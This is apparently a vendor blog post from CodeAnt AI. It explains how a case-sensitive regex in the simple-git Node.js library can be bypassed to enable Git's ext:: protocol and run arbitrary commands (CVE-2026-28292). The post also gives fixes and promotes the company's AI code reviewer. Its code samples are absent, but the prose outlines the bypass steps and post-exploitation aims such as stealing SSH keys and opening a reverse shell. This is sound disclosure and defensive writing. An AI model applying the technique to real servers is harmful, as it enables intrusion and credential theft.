

Most critical vulnerabilities follow a predictable story.
A bug exists in a widely used library.
Researchers discover it.
A patch is released.
The ecosystem moves on.
Except sometimes the patch doesn’t actually fix the vulnerability.
Instead, it fixes only the exact exploit that was reported.

That’s what happened with CVE-2026-28292, a critical remote code execution vulnerability in the widely used Node.js library simple-git, downloaded more than 12 million times per week.
The vulnerability did not appear because developers forgot to add a security check.
The check was already there.
The vulnerability existed because the security control and the system it was protecting had different assumptions about case sensitivity.
A case-sensitive regex attempted to protect a case-insensitive system.
And that small mismatch created a bypass that allowed attackers to execute arbitrary shell commands.
But the story of this vulnerability isn’t just about a regex bug.
It also highlights something much larger about modern code review.
Most automated code review tools today focus on surface-level suggestions:
formatting issues
refactoring hints
style improvements
naming conventions
Useful feedback, but not the reason code review exists.
The real purpose of code review is to catch the one vulnerability that could compromise your entire system before it ships.
The discovery of CVE-2026-28292 came from a security research effort using CodeAnt AI’s code reviewer, which analyzes patch logic and surrounding code paths to determine whether security controls actually work.
In this case, the AI flagged a suspicious regex protecting a case-insensitive system.
A security engineer investigated.
Within an hour, the team had confirmed full remote code execution.
This article walks through exactly how that exploit works.
Understanding the Attack Surface
The vulnerability appears in the simple-git Node.js library, which provides a wrapper around the Git CLI.
A typical usage pattern looks like this:
Behind the scenes, simple-git constructs and executes Git commands.
Example command generated by the library:
If an application allows user-controlled input to reach this function, the user may influence Git arguments.
That is where the vulnerability begins.
The Dangerous Git Feature: ext:: Protocol
Git includes a rarely discussed transport mechanism called ext transport.
Example usage:
This syntax tells Git to run a custom command.
Internally Git executes:
If an attacker can pass an ext:: URL into a Git command, they gain arbitrary command execution.
Because of this risk, many libraries block this protocol.
simple-git attempted to do exactly that.
The Security Plugin
The library includes a protection layer that inspects arguments passed to Git.
Simplified version of the protection code:
The goal of this filter is to block Git configuration overrides such as:
These configuration options enable dangerous Git protocols.
The regex was intended to stop attackers from enabling them.
But the filter made a critical assumption.
The Hidden Assumption
The regex uses a lowercase character class:
Meaning it only matches lowercase values.
But Git configuration keys are case-insensitive.
Git internally normalizes them to lowercase.
Example:
Output:
Git treats all of these as identical:
But the regex only catches the first.
That difference is the exploit.
Visualizing the Bypass

Because the regex is case-sensitive, attackers can bypass it by simply changing the casing of the configuration key.
Crafting the Exploit
To exploit the vulnerability, the attacker must achieve two things:
Enable Git’s
ext::protocolExecute a command through that protocol
The bypass configuration:
Now combine it with an ext protocol URL.
Example payload:
Together they form a working exploit.
Minimal Proof-of-Concept Exploit
Install the vulnerable version:
Now create an exploit script.
Run the script.
If /tmp/pwned appears, the exploit worked.
Testing the Patch vs Bypass
To verify the bypass, test both configurations.
Lowercase (blocked)
Result:
Uppercase (bypass)
Result:
This confirms the vulnerability.
Real-World Exploitation Scenario
Consider a web service that allows users to clone repositories.
Example API endpoint:
An attacker submits:
and
Git executes:
This results in full server compromise.
Post-Exploitation Capabilities
Once the attacker has command execution, they can perform any action available to the Node.js process.
Examples:
Steal environment variables
Dump SSH keys
Launch reverse shell
Install malware
At this point the attacker effectively owns the application server.
Why This Exploit Was Easy to Miss
At first glance the filter appears correct.
The regex looks reasonable.
The plugin was added specifically to prevent protocol override attacks.
But the code assumes something subtle:
that the system being protected behaves exactly like the filter.
That assumption was wrong.
Git normalizes configuration keys to lowercase.
The regex does not.
This type of vulnerability is called a semantic security mismatch.
And it is notoriously difficult for traditional tools to detect.
Where Traditional Tools Fail
We tested several common security tools.
None detected the vulnerability.
Tool | Result |
|---|---|
npm audit | Missed |
Snyk | Missed |
Dependabot | Missed |
Semgrep | Missed |
SonarQube | Missed |
Why?
Because the vulnerability did not match any known pattern.
It required reasoning about:
Git configuration behavior
regex case sensitivity
argument injection
protocol enablement
command execution
Traditional rule-based analysis struggles with these multi-step relationships.
This is exactly the kind of problem AI-assisted reasoning can detect.
During internal research, CodeAnt AI’s code reviewer flagged the regex as suspicious because it was guarding a case-insensitive system.
That observation led directly to the discovery of the vulnerability.
Why This Matters for Code Review
The deeper lesson here has little to do with Git.
It has to do with what developers actually need from code review tools.
Most AI code review products today optimize for developer convenience:
refactoring suggestions
formatting fixes
minor performance tweaks
But those are not the moments where developers truly appreciate a code review gate.
The moment that matters is when a tool stops a pull request because it detected a critical vulnerability nobody else saw.
A logic flaw.
An authentication bypass.
A subtle security mismatch.
The kind of issue that would otherwise ship to production unnoticed.
That is where the next generation of AI code review is heading.
Not toward surface-level suggestions, but toward identifying deep security issues hiding inside complex code paths.
Fixing the Vulnerability
The immediate fix is straightforward.
Upgrade to the patched version:
Minimum safe version:
Safer Validation Pattern
A stronger validation approach is to normalize the input.
Example secure implementation:
Normalizing input eliminates case-based bypasses entirely.
Secure Development Checklist
If your application interacts with Git or other external tools:
Never allow user-controlled command arguments.
Normalize inputs before validating them.
Avoid regex-only security filters.
Implement strict allowlists.
Test security controls with case variations.
These practices significantly reduce exploitability.
Conclusion: The Bug That Code Review Is Supposed to Catch
The most interesting part of CVE-2026-28292 is not the regex bug itself.
It’s what the bug represents.
A widely used open-source library had already patched the vulnerability twice.
The security control was present.
The code looked correct.
And yet a tiny semantic mismatch still allowed remote code execution.
This is exactly the type of vulnerability traditional review processes struggle to detect.
Humans miss it because the code appears reasonable.
Static tools miss it because it doesn’t match a known pattern.
But the impact of missing it is enormous.
One uppercase string.
One bypass.
Millions of vulnerable installations.
This is why the future of automated code review cannot revolve around formatting suggestions or stylistic improvements.
The true value of a review gate lies in the rare moment where it catches a catastrophic bug before it ships.
During internal research, CodeAnt AI’s code reviewer identified this exact flaw by reasoning about the mismatch between the regex filter and Git’s case-insensitive behavior, leading to the discovery of CVE-2026-28292. You can read the full research case here.
That’s the kind of finding developers actually care about.
Not a better variable name.
But the vulnerability nobody else knew existed.

